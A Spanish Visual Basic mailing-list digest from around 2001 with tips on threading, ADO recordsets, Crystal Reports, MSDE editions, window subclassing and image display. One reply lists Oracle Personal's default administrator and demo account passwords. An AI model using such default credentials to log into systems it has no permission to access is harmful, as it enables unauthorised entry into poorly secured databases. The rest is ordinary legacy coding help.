* Keep a module-level Boolean flag for each method. When a method begins, it tests this flag to determine whether a method call is in progress. If not, the method sets the flag to True and continues; otherwise it raises an error. You must be careful to turn this flag off when the method completes or exits for any reason.
* Write reentrant methods - that is, methods that don't depend on module-level

data.

Asynchronous Tasks
Visual Basic doesn't provide a way to fork execution - that is, to have one thread initiate a method call on a new thread and immediately resume processing on the original thread. You can simulate this behavior in your test application by having the original method call turn on a timer and then return immediately. When the timer event occurs, you can turn the timer off and perform the asynchronous processing. This technique is discussed in "Asynchronous Call-Backs and Events", and is demonstrated (see "Creating an ActiveX Exe Component") and in the Coffee sample application.
Using the Multithreaded Test Application

You must compile the multithreaded test application in order to test your apartment-threaded component, because the Visual Basic development environment does not currently support multiple threads of execution. If you have Visual Studio, you may find it useful to compile the test application with debugging information for native code debugging, so that you can use the Visual Studio debugger.

> -----Mensaje original-----
> De: Morrison Matias (SFE) [SMTP:morrisom@TELEFONICA.COM.AR]
> Enviado el: lunes 6 de noviembre de 2000 9:02
> Para: Uba. Ar Vb-Esp@Ccc. (E-mail)
> Asunto: vb-esp : THREADING...
> Confidencialidad: Privado
>
> Alguien me podría dar una pequeña y básica noción de cómo implementar
> threads o multiprocesamiento en Visual Basic?

Mensaje enviado por "Juan Carlos Alvarez" <jcarlos.alvarez@abitab.com.uy>

Ronald quizas esto te sirva.

http://www.desaware.com/articles/threadingL3.htm

Saludos Juan.

-----Mensaje original-----
De: Ronald Ubach [mailto:rubach@tiempost.com.uy]
Enviado el: lunes, 29 de octubre de 2001 8:32
Para: 'Visualbasic-Esp (E-mail)'
Asunto: (VB-ESP) MULTI-THREAD

Que tal gente !!
Bueno , quiero hacer una aplicación con THREAD,estoy probando el un código que mandaron a la lista hace un tiempo pero cada vez que lo corro me sale el Dr.Watson, esto ya lo probé en 3 PC(NTW 4.0 y 2 WIN98) y pasa lo mismo, alguien me puede mandar algún ejemplo donde pueda trabajar o alguna documentación ????

gracias.

Usuario y password por defecto de Oracle Personal

Mensaje enviado por "j.medel" <j.medel@ctcreuna.cl>

Si quieres entrar como administrador es (Usuario) System password(Manager), si quieres entrar como usuario es scott Tiger

-----Mensaje original-----
De: Nose Nada <nosevisualbasic@hotmail.com>
Para: visualbasic-esp@yahoogroups.com <visualbasic-esp@yahoogroups.com>
Fecha: Lunes, 08 de Octubre de 2001 12:32 p.m.
Asunto: (VB-ESP) Nombre de Valores por defecto de ORacle PErsonal

Hola,,
Alguien sabe los password por defecto de los users que vienen en oracle personal 8 ? , tambien como puedo saber cual es el nombre del servidor y las instancias,,,
GRacias...

VB no reconoce instrucciones como right, format, etc.

Mensaje enviado por "Fer" <fagonzalez@uol.com.ar>

Esto me paso hace poco cuando instale VB6 en lo de un cliente para hacer unos retocques a un sistema, solo que en vez de right y format era str, val y left, y era la referencia al ADO 2.6 que en esa maquina no lo tenia, no lo habia instalado, solo tenia el ado 2.0 que viene con el VB6, le saque el tilde al 2.6, so lo puse(tilde) al 2.0 (ado) y listo

espero te ayude

Un abrazo

Fernando

Versiones de SQL Server 7 y MSDE

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Te paso parte de un artículo de MSDN... Lamentablemente lo tengo sólo en Inglés...

Lo podés encontrar completo en la MSDN, en el path...
MSDN
Technical Articles
Database and Messaging Services
Microsoft SQL Server
Deploying Value-Added Business Solutions...
Sql Server 7.0 Developer's Overview
Espero que te sirva
Saludos
Alberto

Scalable Database Platform
SQL Server 7.0 and MSDE 1.0 support all 32-bit Microsoft Windows platforms (except Win32s®) with a single, compatible code base that dynamically adapts to the hardware capabilities available on the system on which it is installed. This means that developers can write a single set of application source code and run it on a database that scales from a Windows 98 desktop, to a Windows NT Server, to a Windows NT Server Enterprise Edition cluster.
Database files are also compatible across all SQL Server 7.0 editions. SQL Server 7.0 is available in several different editions that will be briefly introduced here.

SQL Server Standard, Developer, and Enterprise Editions
SQL Server 7.0, Standard Edition is designed for installation on servers running Windows NT Server, and is limited to 4 CPUs and 32-bit memory addressing. A special variant of SQL Server 7.0, Standard Edition, called *SQL Server Developer's Edition*, ships with Microsoft® Visual Studio® and is licensed for application development usage with Visual Studio only.

SQL Server 7.0, Enterprise Edition is designed for installation on servers running Windows NT Server, Enterprise Edition, supports 8 CPUs and 64-bit memory addressing, and supports Active/Active clustering for environments requiring advanced fault tolerance.

SQL Server Desktop Edition
SQL Server 7.0, Desktop Edition ships on the same compact disc with SQL Server Standard, Developer, and Enterprise editions. It is not available as a stand-alone product. It is designed for installation on workstations running Windows 95, Windows 98, or Windows NT Workstation. SQL Server 7.0
Desktop Edition has no disk space limitations, is limited to two processors and five concurrent queries, and ships with a full complement of graphical administration tools. A SQL Server Client Access License is required for each workstation on which a copy of SQL Server 7.0, Desktop Edition is installed.

SQL Server Small Business Server Edition
SQL Server 7.0, Small Business Server Edition ships on the same compact disk with

Microsoft Small Business Server version 4.5. It is not available as a stand-alone product. It is designed for installation on servers running Small Business Server 4.5. SQL Server 7.0 Small Business Server Edition is limited to 10 GB of storage per database, a single processor, fifty concurrent queries, and ships with a full complement of graphical administration tools.

Microsoft Data Engine

The Microsoft Data Engine (MSDE) is a royalty free, redistributable database engine that is fully compatible with SQL Server 7.0. MSDE is designed to run as an embedded database for custom applications that require a local database engine on Windows 95, Windows 98, or Windows NT Workstation. MSDE is limited to 2 GB of storage per database, a single processor, and five concurrent queries.

MSDE is an attractive alternative to using the Microsoft Jet database, and is designed primarily to provide a low cost option for developers who need a database server that can be easily distributed and installed with a value-added business solution. Because it is fully compatible with other editions of SQL Server, developers can easily target both SQL Server and MSDE with the same core code base. This provides a seamless upgrade path from MSDE to SQL Server if the application grows beyond the storage and scalability limits of MSDE.

MSDE ships with Microsoft Office 2000 Developer Edition, and Microsoft Visual Studio. MSDE is not available as a stand-alone product. MSDE requires a SQL Server Client Access License to participate in replication with SQL Server Standard or Enterprise editions. Developers must obtain a Visual Studio or Microsoft Office 2000 Developers Edition license in order to redistribute MSDE with a custom application.

A special release of MSDE 1.0 ships with Microsoft Office 2000 for use with Microsoft Access as an alternative to the Microsoft Jet database, and is not licensed for redistribution. This document refers to this version of MSDE as the "MSDE 1.0 Office 2000 Release." It differs from MSDE 1.0 in the following ways:

Either Microsoft Access 2000 or the Office 2000 Server Extensions must be installed in order to install MSDE 1.0 Office 2000 Release.

A full complement of graphical administration tools is included. These tools are required by Microsoft Access 2000 to perform database administration.

Installation is performed by way of Setupsql.Exe, not by way of the PackageForTheWeb installation executable.

Visualizar archivos TIF

Mensaje enviado por "Migue" <informatica@svmontalt.infomail.es>

Si utilizas el control de Imaging de Kodak prueba con esto :

```
Private Sub btnZoomMas_Click()
On Error Resume Next
    'Incrementa el zoom sobre la imagen
    ImgEdit1.Zoom = ImgEdit1.Zoom + 10
    ImgEdit1.Refresh
If Err = 380 Then
    MsgBox "La imagen ya no no puede aumentar más", vbCritical
End If

End Sub

Private Sub btnZoomMenos_Click()
On Error Resume Next

    'Decrementa el zoom sobre la imagen
    ImgEdit1.Zoom = ImgEdit1.Zoom - 10
    'ImgEdit1.ForceTiffSingleStrip
    ImgEdit1.Refresh

If Err = 380 Then
    MsgBox "La imagen ya no puede disminuir más", vbCritical
End If
End Sub
```

-----Mensaje original-----
De: Marger [mailto:marteaga@xerox.com.ni]
Enviado el: dimarts, 18 / setembre / 200 23:14
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Visualizar Archivos TIF

Hola amigo:

Necesito mostrar archivos TIF en una aplicación VB6.0, si alguien Sabe como o conoce un control

He peobado el WANG y el de KODAK pero no puedo hacer que las imagenes sean lo suficientemente grandes como para poder visualizarlas.

Saludes y Gracias.

Abrir una aplicación dentro (child) de la nuestra

Mensaje enviado por Germán Ojeda <ogerman@sidic.pol.gba.gov.ar>

Con el ejemplo que esta abajo sacado de API Guide de www.allapi.net se abre el notepad dentro de mi form1, lo mismo hago con la calculadora y otras aplicaciones.

```
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal
lpClassName As Long, ByVal lpWindowName As Long) As Long
Private Declare Function GetParent Lib "user32" (ByVal hwnd As Long) As Long
Private Declare Function SetParent Lib "user32" (ByVal hWndChild As Long,
ByVal hWndNewParent As Long) As Long
Private Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hwnd
As Long, lpdwProcessId As Long) As Long
Private Declare Function GetWindow Lib "user32" (ByVal hwnd As Long, ByVal
wCmd As Long) As Long
Private Declare Function LockWindowUpdate Lib "user32" (ByVal hwndLock As
Long) As Long
Private Declare Function GetDesktopWindow Lib "user32" () As Long
Private Declare Function DestroyWindow Lib "user32" (ByVal hwnd As Long) As
Long
Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As
Long, ByVal uExitCode As Long) As Long
Private Declare Function GetCurrentProcess Lib "kernel32" () As Long
Private Declare Function Putfocus Lib "user32" Alias "SetFocus" (ByVal hwnd
As Long) As Long
Const GW_HWNDNEXT = 2
Dim mWnd As Long
Function InstanceToWnd(ByVal target_pid As Long) As Long
    Dim test_hwnd As Long, test_pid As Long, test_thread_id As Long
    'Find the first window
    test_hwnd = FindWindow(ByVal 0&, ByVal 0&)
    Do While test_hwnd <> 0
        'Check if the window isn't a child
        If GetParent(test_hwnd) = 0 Then
            'Get the window's thread
            test_thread_id = GetWindowThreadProcessId(test_hwnd, test_pid)
            If test_pid = target_pid Then
                InstanceToWnd = test_hwnd
                Exit Do
            End If
        End If
        'retrieve the next window
        test_hwnd = GetWindow(test_hwnd, GW_HWNDNEXT)
    Loop
End Function
Private Sub Form_Load()
    'KPD-Team 1999
    'URL: http://www.allapi.net/
    'E-Mail: KPDTeam@Allapi.net
    Dim Pid As Long
    'Lock the window update
    LockWindowUpdate GetDesktopWindow
    'Execute notepad.Exe
    Pid = Shell("c:\windows\notepad.exe", vbNormalFocus)
```

```
    If Pid = 0 Then MsgBox "Error starting the app"
    'retrieve the handle of the window
    mWnd = InstanceToWnd(Pid)
    'Set the notepad's parent
    SetParent mWnd, Me.hwnd
    'Put the focus on notepad
    Putfocus mWnd
    'Unlock windowupdate
    LockWindowUpdate False
End Sub
Private Sub Form_Unload(Cancel As Integer)
    'Unload notepad
    DestroyWindow mWnd
    'End this program
    TerminateProcess GetCurrentProcess, 0
End Sub
```

Acceso a base de datos desde Windows CE

Mensaje enviado por ralvaradot@demasiado.com

Hola Andres,

En Windows CE el formato de las bases de datos es el de Access, llamado Pocket Access para Windows CE, la extencion de estos archivos en Windows Ce es .cdb.

SI puedes usar ADO para accesar los datos de estas Bases de Datos. Lo ADOCE es el mismo ADO que usamos en los PC pero con algunas caracteristicas menos, EL ADOCE me imagino por lo de Windows CE.

Para convertir de *.mdb a *.cdb y viceversa lo hace el Active Sync (La utilidad que utilizas para sincronizar el PDA con el PC).

Si deseas hacer esta conversion en el PC no se si existe alguna utilidad que lo haga.

Lo del paquete de instalacion lo creas por Visual Basic igual como si fueras a crear un instalador en Visual basic Normal. Solo que lo haces en el menu de Windows CE y escoges la opcion del instalador.

Lo del ejemplo de creacion de las bases de datos no tengo uno a la mano pero voy a ver que encuentro por alli y te aviso nuevamente. Lo que recuerdo del tema es que creas la base de datos como si lo hicieras por SQL, asi lo hice y me funciono hace como 2 años, pero no tengo ese codigo a la mano para orientarte.

Saludos y espero que te pueda ayudar en algo esto.

Roberto Alvarado

------ Inicio de mensaje reenviado -------

Estoy desarrollando una aplicación en Visual Basic para Windows CE y necesito una pequeña base de datos. Mis dudas son:

-Se puede usar formato de Access o hay que usar el propio de las librerías de ADOCE.
-Hay alguna herramienta para convertir archivos .mbd(formato Access) a .cbd(formato ADOCE).
-Si alguien me puede mandar un ejemplo de condigo de creación y acceso de archivos .cbd
-Como se crea un paquete de instalación de la aplicación en VB para Windows CE.

Un saludo
Andrés Giménez.

ActiveX de menus con iconos

Mensaje enviado por "Nelson Paneca" <nelson@rentcha.transtur.tur.cu>

Hola Aitor:

Adjunto envío un zip con un ocx para poner iconos en el menu, es realmente muy fácil de usar, y disculpen por el tamaño, es de solo 62 KB,

Saludos,

Nelson
nelson@rentcha.transtur.tur.cu

menuico.zip

Cambiar de celda con enter en MSHFlexgrid

Mensaje enviado por "VbNick" <mjli@mundo-r.com>

Hola Silvina. Te adjunto un proyecto que he encontrado en internet y yo mismo he modificado para que pulsando ENTER te muevas por un MSHFlexgrid de forma que al llegar a la última columna, baja automáticamente a la primera de la siguiente fila.

Un saludo.

enterflexgrid.zip

Cambiar el color de fondo y de la letra de un command button

Mensaje enviado por "Leonardo" <leonur@terra.es>

Para este caso lo que utilizo es un checkbox, con la propiedad Style = 1 Graphical y después en el evento Click añado el siguiente código:

Check1.Value=0 (esto hace que el checkbox baje y suba como un commandbutton).
A este control se le puede cambiar el color de la fuente (ForeColor) y del fondo (BackColor).

Espero te sirva

Salu2 Leonardo.

Command asíncrono

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Aquí te envío un ejemplo de una lectura de recordset con un objeto Command en modo asíncrono.
Supongamos que "cn" es un objeto ADODB.Connection (ya abierto) y "Abort" es una variable de tipo Boolean, global al módulo, que será seteada a True en algún botón "Cancelar".

```
Dim Cmd As ADODB.Command
Dim rs As ADODB.Recordset

Set Cmd = New ADODB.Command
Cmd.ActiveConnection = cn
Cmd.CommandType = adCmdText
Cmd.CommandText = "SELECT * FROM Usuarios"
Abort = False

Set rs = Cmd.Execute( , , adAsyncExecute)
Do While CBool(Cmd.State And adStateExecuting)
    DoEvents
    If Abort Then
        Cmd.Cancel
    End If
Loop
```

Al salir del loop, tienes el recordset "rs" completo (simpre y cuando el usuario no haya abortado la operación, cosa que se puede detectar según el valor de la variable "Abort").
Espero sirva.

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

----- Original Message -----
From: "Victor R. Barra Ruiz" <vbarra@infovia.cl>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, September 07, 2001 2:28 PM
Subject: (VB-ESP) Como puedo hacer que el objeto COMMAND (ADO), al llenar un recordset lo haga asíncrono.

> Hol@ lista.
>
> Cuando utilizo el método OPEN para un recorset en ADO y le indico que
> utilice el Options "adAsyncExecute" funciona perfectamente y realiza lo
que
> yo quiero.
>
> Pero cuando quiero realizar la misma tarea pero utilizando un objeto
COMMAND
> (ADO) para llenar un recordset no encuentro la manera que esta operación
> también sea asíncrona.
>

Conocer la version del MDAC *(2 mensajes)*

Mensaje enviado por "arielalvarez" <afatronik@yahoo.com>

Haciendo busqueda en el regystry de mi maquina encontre en

En HKEY_CLASSE_ROOT\CLSID\{54af9350-1923-11d3-9ca4-00c04f72c514} Encontre esta rama que dice en la Clave Inprocserver32-mdacVersion.Ver="MdacVersion" y en la clave InstalledVersion=2,50,340,48

A lo mejor te sirve.
Salu2

Mensaje enviado por "William Flores" <wflores@frankyandricky.com>

Busca en c:\Archivos de Programa\Archivos Comunes\System\Ado, ahi ves la versión del archivo msado15, msado20, msado25 o msado26,.....
rudimentario pero cierto

jeje

Crear procedimiento almacenado en Access 2000

Mensaje enviado por "Julio Ricardo" <julioricardo40@yahoo.com>

```
Sub CreateProcedure()
   Dim cmd As New ADODB.Command
   Dim prm As ADODB.Parameter
   Dim cat As New ADOX.Catalog
   ' Crea el comando parametrizado (específico de Jet)
   Set cmd.ActiveConnection = Cn
   cmd.CommandText = "PARAMETERS [ciudad] Text;" & _
      "Select * From Clientes Where ciudad = [ciudad]"
   ' Abre el catálogo
   Set cat.ActiveConnection = Cn
   ' Crea el nuevo procedimiento
   cat.Procedures.Append "Estado", cmd
End Sub
```

Con esto yo creo el procedimiento y realmente se crea en la base de datos.(Access 2000)con el nombre de Estado, como una consulta mas.

Mensaje enviado por "Pablo Herrera" <pablo@austral.com.pe>

Hola Oscar, la verdad que no hay un proveedor nativo de ADO para Dbf's, asi que tienes que trabajar con ODBC, y tan solo crea uno que apunte al directorio en el que estan ubicadas tus tablas Dbf's, y listo en la cadena de conexion haces algo asi :

```
dim Cn as adodb.connection
set cn = new adodb.connection

with cn
    .cursorlocation = adUseClient
    .ConnectionString = "NOMBREDSN"
    .open
end with
```

Pablo Herrera Rejas
Microsoft Certified Professional
pablo@austral.com.pe
ICQ : 105830399

*D*egradacion de color

Mensaje enviado por "Jorge Clemente Hermoza" <JClemente@bonus.com.pe>

efecto_flama.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Deshabilitar edición en Control DTPicker.

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com>

Hola!

Te paso un truco...

Pone todos los controles dentro de un Frame, Panel o PictureBox, si lo queres hacer que no se note aconsejo un PictureBox sin bordes, y utilizá el Enabled del control contenedor....

Espero que te sirva
Saludos
Alberto

----- Original Message -----
From: "Pedro(Argenet)" <ppalomo@argen.net>
To: "VB-YAHOO" <visualbasic-esp@yahoogroups.com>; <vb-esp@ccc.uba.ar>
Sent: Sunday, September 09, 2001 12:02 PM
Subject: (VB-ESP) Deshabilitar edición en Control DTPicker.

Hola amigos, tengo un formulario para edición/inserción/Visualización de datos de una tabla.

En ese formulario tengo varios controles textbox,combox,chexkbox y DTPicker para mostrar la información procedente de la base de datos.

Para editar/modificar no hay problema, escribo el valor correspondiente en cada control y luego guardaré en la base de datos.

Mi problema viene cuando quiero solo "mostrar" los datos de ese registro de la base de datos. Tengo que evitar que el usuario escriba en los controles. En los textbox esta claro, usando la propiedad Locked, pero lo intenté hacer con los DTPicker y....

1) No existe la propiedad Locked. por lo menos yo no la encuentro.
2) podría deshabilitarlo con la propiedad Enabled, pero el problema es que me sombrea el control y quiero que el resultado sea como el de los textbox.

Sabeis alguna forma o truco para poder hacer esto?

Un saludo y gracias por adelantado¡¡¡¡

Pedro Palomo.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Eliminar el menu contextual

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Subject: Re: [VB] How can I disable the Pop-up menu item "Paste" of a TextBox?

You have to hook the textbox and 'eat' the right mouse-click. Do NOT use the VB Stop button when you use something like this. Exit with a normal Unload to allow hook to be removed.

John

```
======================
' in a form with textbox called Text1
Option Explicit
Private Sub Form_Load()
    DefaultWindowProc = SetWindowLong(Text1.hwnd, GWL_WNDPROC, AddressOf
WindowProc)
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Call SetWindowLong(Text1.hwnd, GWL_WNDPROC, DefaultWindowProc)
End Sub

'in a module
Option Explicit

Public Const GWL_WNDPROC = (-4)
Public Const WM_RBUTTONUP = &H205
Public DefaultWindowProc As Long

' API function declarations frim USER23.DLL
Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As
Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal
lpPrevWndFunc As Long, ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long,
lParam As Any) As Long

' New custom window prodc that will handle the user defined system menu entries
IDM_MENU_1/2/3
Public Function WindowProc(ByVal hwnd As Long, ByVal iMsg As Long, ByVal wParam As
Long, lParam As Long) As Long

    If iMsg = WM_RBUTTONUP Then
        ' eat it
    Else
        WindowProc = CallWindowProc(DefaultWindowProc, hwnd, iMsg, wParam, lParam)
    End If
End Function
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Falta el último registro en Crystal

Mensaje enviado por Gastón <masterful@ciudad.com.ar>

Gracias por responderme!
Ya le encontré la solución, te comento que sucedió para que no te suceda también.
Yo comencé a utilizar ADO no hace mucho tiempo. Usando DAO nunca tuve ese problema.
El tema es que yo abro una conexión ADO, creo la tabla temporal que voy a utilizar en Crystal y le inserto los registros.
El problema de que no me mostraba el último registro.se daba porque no finalizar la conexión ADO antes de imprimir el informe.
Al poner
oConn.Close: Set oConn = Nothing
antes de emitir el informe, se solucionó ese problema
No se si es común en ADO tener este tipo de recaudos.

Muchas gracias por tu interés!

----- Original Message -----
From: Gastón
To: visualbasic-esp@yahoogroups.com
Sent: Thursday, September 13, 2001 4:21 PM
Subject: (VB-ESP) AYUDA, PROBLEMA EXTRAÑO CON CRYSTAL!!

Hola amigos,
tengo un problema extraño con crystal reports.
Tengo una base de datos access 97, una tabla de nombre INFORME con un único campo PENDIENTE de tipo CURRENCY
La tabla tiene siete registros cargados con los valores:
1,2,3,4,5,6 y 7
El tema es que cuando emito el informe con crystal 4.6 no me sale el último registro (el del valor 7)
El informe es muy simple, mostrar los registros uno debajo del otro.
Estoy desorientado porque no puedo creer que un informe tan simple me de tanto dolor de cabeza.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Instalar componente MTS

Mensaje enviado por "Fernando De la Cruz" <fdelacruz@viabcp.com>

Tony:

Tienes que exportar el paquete MTS, hazlo a travez de su administrador el cual te va a generar un Executable que contiene el Proxy-stub y la TypeLibrary necesaria para que tu cliente pueda crear una instancia de los componentes contenidos, luego este ejecutable lo instalas en las PC Clientes.

Consultas adicionales, a tus ordenes ....

Saludos,

Fernando De la Cruz Cabello
MCSD
Lima - Perú

-----Mensaje original-----
De: Tony Cortina [mailto:tony@mail.pr.bpa.cu]
Enviado el: Miércoles, 20 de Junio de 2001 09:18 a.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) MTS

Hola listeros:

Tengo un NT Server y un NT Workstation, en el primero tengo instalado MTS y un componente en proceso(DLL), mi pregunta es si el acceso a este componente es empleando DCOM y solo los usuarios que esten autentificado en el dominio pueden accesar a él.

Gracias
Tony Cortina
tony@mail.pr.bpa.cu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mostrar imágenes con barras de scroll *(2 mensajes)*

>From: Juan José Molina Aguilera[SMTP:juanjomo@arrakis.es]
>Sent: Thursday, April 16, 1998 06:13 AM
>To: Lista correo VB
>Subject: (VB-ESP) Imagen de tamaño indeterminado.

>Hola amigos:

Hola, todo bien ??

>Se que la respuesta debe ser trivial, pero no soy nada experimentado con el >VB.
La pregunta es:

No te preocupes, creo que todos pasamos por eso alguna vez.

>¿Como cargar una imagen BMP en una parte de pantalla de tamaño fijo (ya >sea Image
o Picture Box) de manera que si la imagen no cabe en el Image o >Picture Box me
salgan unas Scroll Bars?
>¿Las Scroll Bars las debo poner yo?

Supongo que habran otras maneras de hacerlo, pero aqui te va la que
hasta el momento conozco.

Necesitas colocar dos "Picture box", el primer picture debe ser contenedor
del segundo, ademas coloca un HScrollBar y un VScrollBar con la propiedad
visible a False

En el evento Form_Load haces

```
Picture2.top = 0
Picture2.Left = 0
Picture2.Width = Picture1.Width
Picture2.Height = Picture1.Height

'Tambien lo puedes hacer con un Picture2.move .......( mira la ayuda )

Picture2.Autosize = True
```

En el evento en el cual cargas la imagen escribe lo siguiente :

```
Picture2.picture = LoadPicture("C:\Windows\Forest.bmp") 'Este es un ejemplo
If Picture2.Width > Picture1.Width Or Picture2.Height > Picture1.Height Then

  VScroll1.Min = 0
  VScroll1.Max = Picture2.Height - Picture1.Height
  VScroll1.Value = 0
  VScroll1.Visible = True

  HScroll1.Min = 0
  HScroll1.Max = Picture2.Width - Picture1.Width
  HScroll1.Value = 0
  HScroll1.Visible = True

Else
  VScroll1.Visible = False
  HScroll1.Visible = False
```

```
End If

Private Sub VScroll1_Change()
  Picture2.Top = -VScroll1.Value
End Sub

Private Sub HScroll1_Change()
  Picture2.Left = -HScroll1.Value
End Sub
```

>Gracias de antemano.
De nada, espero que te sirva, si olvide algo disculpame y pregunta de nuevo

ahh!!, casi se me olvida, tambien te puedes bajar de la Web de Microsoft
los controles Wang Image que te sirven de mucho para manipular imagenes.

Saludos
Julio Collado
jcollado@sistematica.com.ni
Managua, Nicaragua

Mensaje enviado por Germán Ojeda <ogerman@sidic.pol.gba.gov.ar>

Esto es algo que hice para ver como podia hacer ese tipo de cosas.

ver_imagenes.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ordenar array (matriz)

Mensaje enviado por "TONI.SUAREZ" <toni.suarez@terra.es>

Te paso una función que sirve para ordenarlo...

Adaptala a tus necesidades, pero funciona.

```
Public Sub Ordenar(arr As Variant, numels As Long, descendente As Boolean)
Dim indice As Long, indice2 As Long, primerelem As Long
Dim distancia As Long, valor As Variant
If VarType(arr) < vbArray Then Exit Sub
primerelem = LBound(arr)
Do
    distancia = distancia * 3 + 1
Loop Until distancia > numels
Do
    distancia = distancia \ 3
    For indice = distancia + primerelem To numels + primerelem - 1
        valor = arr(indice)
        indice2 = indice
        Do While (arr(indice2 - distancia) > valor) Xor descendente
            arr(indice2) = arr(indice2 - distancia)
            indice2 = indice2 - distancia
            If indice2 - distancia < primerelem Then Exit Do
            Loop
            arr(indice2) = valor
        Next
    Loop Until distancia = 1
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar datos a Crystal desde un DataEnvironment

Mensaje enviado por "Johen Valera" <geormich@yahoo.com>

Saludos Juan Onorio, yo tuve el mismo problema yo genero màs de 30000 registros mensuales lo que hices fue crear un recordset a partir de una consulta con ADO, y luego le paso al crystal el recordset como origen de datos.

```
algo así
    Dim mConLocDatBase As New conDatBase 'conDatBase : es el dataenvironment que
tengo con la consulta
    mConLocDatBase.comVisPedidos_all 10331 ' ejecuto la consulta con su respectivo
parametro
    With mConLocDatBase
        If Not (.rscomVisPedidos_all.EOF Or .rscomVisPedidos_all.BOF) Then
            Screen.MousePointer = vbHourglass
            Report.Database.SetDataSource .rscomVisPedidos_all, 3, 1
            Report.ReadRecords
            CRViewer1.ReportSource = Report
            CRViewer1.ViewReport
        Else
            MsgBox "No Existen Datos", vbCritical + vbOKOnly + vbDefaultButton1
            Unload Me
        End If
    End With
Asi obtengo un buen generador de reporte con la velocidad del ADO
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Progamacion en red (DCOM)

Mensaje enviado por Julio Collado <jcollado@sistematica.com.ni>

A ver si te sirve esto, en el sitio de Microsoft busca :

Q267836 - HOWTO: Create a DCOM Client/Server with Events by Using Visual Basic

Saludos
Julio Collado
Managua, Nicaragua

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Programar en Visual Basic para Palm

Mensaje enviado por "Johen Valera" <georgmich@yahoo.com>

Direcciòn de como programar en Visual Basic para Palm OS :
http://www.appforge.com/home10.html

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

RecordCount en ADO *(3 mensajes)*

Mensaje enviado por "Jorge Ojeda B." <jojeda@mtt.cl>

Saludos Lister@s:
Acerca del Valor del Recordcount del ADODB.Recordset (a ver si te sirve).
Es un Tip que me llego desde el sitio de ZD Tips. Si te interesa, la direccion es : http://www.zdtips.com/ (en ingles)
Esta Lista es genial!!
Jorge Ojeda B.

Generate accurate ADO RecordCount values in VB

As you know, the ADO RecordCount property returns the number of records in an ADO recordset.
Of course, in several instances, this property also returns a -1 instead. The value RecordCount returns depends on the recordset's cursor type: -1 for a forward-only cursor; the actual count for a static or keyset cursor; and either -1 or the actual count for a dynamic cursor, depending on the data source.

You may be surprised to learn that RecordCount will be -1 for recordsets created with the Execute method from a Connection or Command object. That's because this method generates a forward-only recordset, which, as we mentioned earlier, returns -1.

As an example, enter and run the following procedure in a standard VB project. When you run it, the message box displays -1 for the recordset based on myConRst, and 6246 for myKeyRst.

```
Sub TestRecordCount()

Dim myConn As ADODB.Connection
Dim myComm As String
Dim myConRst As ADODB.Recordset
Dim myKeyRst As ADODB.Recordset
Dim sConnection As String
sConnection = "Provider=Microsoft.Jet.OLEDB.4.0;" & _
"Data Source=D:\Microsoft Visual Studio\VB98\Biblio.mdb"

Set myConn = New ADODB.Connection
Set myKeyRst = New ADODB.Recordset

myConn.Open sConnection
myComm = "Select * From Authors"
Set myConRst = myConn.Execute(myComm, , adCmdText)

myKeyRst.Open myComm, myConn, adOpenKeyset
MsgBox "RecCount from Connection: " & myConRst.RecordCount & _
vbCr & "From Recordset: " & myKeyRst.RecordCount

Set myKeyRst = Nothing
Set myConRst = Nothing
Set myConn = Nothing

End Sub
```

Mensaje enviado por Sergio Daniel Galván <sergioreport@fibertel.com.ar>

Se me perdió el E-Mail de alguien que preguntaba como utilizar marcadores en un RecordSet de ADO para mostrar la ubicación del Registro en el texto en un Control para hacer algo como:

Registro: 15/2000

Recuerdo que alguien propuso correctamente que cambiara el CursorLocation de adUseServer a adUseClient para pasar de "Extremo de Servidor" a "Extremo de Cliente", aprovechando que ADO soporta marcadores para todos los RecordSets Estáticos y de "Conjunto de Claves" del lado del Cliente, y así evitar el -1 que devuelve la propiedad RecordCount.

Hay una excepción en la que ADO soporta marcadores del lado del Servidor y es con ADO 2.1 o superior y "Microsoft OLE DB Provider for SQL Server" o "Microsoft Jet 4.0 OLE DB Provider". Una buena práctica en todos los casos es verificar que el RecordSet obtenido del Proveedor soporte marcadores con el Método Supports y el parámetro de CursorOptions adBookmark.

En el caso planteado me parece que eran archivos Fox por lo que las dos excepciones propuestas quedan descartadas.

Sergio Daniel Galván
Report System

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Para que funcione el RecordCount en un recordset ADO se deben dar 3 condiciones:

1) El recordset debe ser estático, no dinámico... puede ser un KeySet, un ForwardOnly... pero no un Dynamic.

2) El cursor debe estar del lado del cliente.

3) El recordset se debe haber "populado" (llenado) La forma más sencilla de hacerlo es hacer un MoveLast seguido de un MoveFirst, pero esto no se puede hacer en un ForwardOnly.

De no cumplirse cualquiera de estas condiciones el RecordCount devolverá True (-1) si existe algún registro y False (0) si no hay ninguno...

Saludos
Alberto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Recordsets desconectados

Mensaje enviado por "TONI.SUAREZ" <toni.suarez@terra.es>

Lo único que tienes que hacerle es:

```
set rs.activeconnection=Nothing
cn.close
```

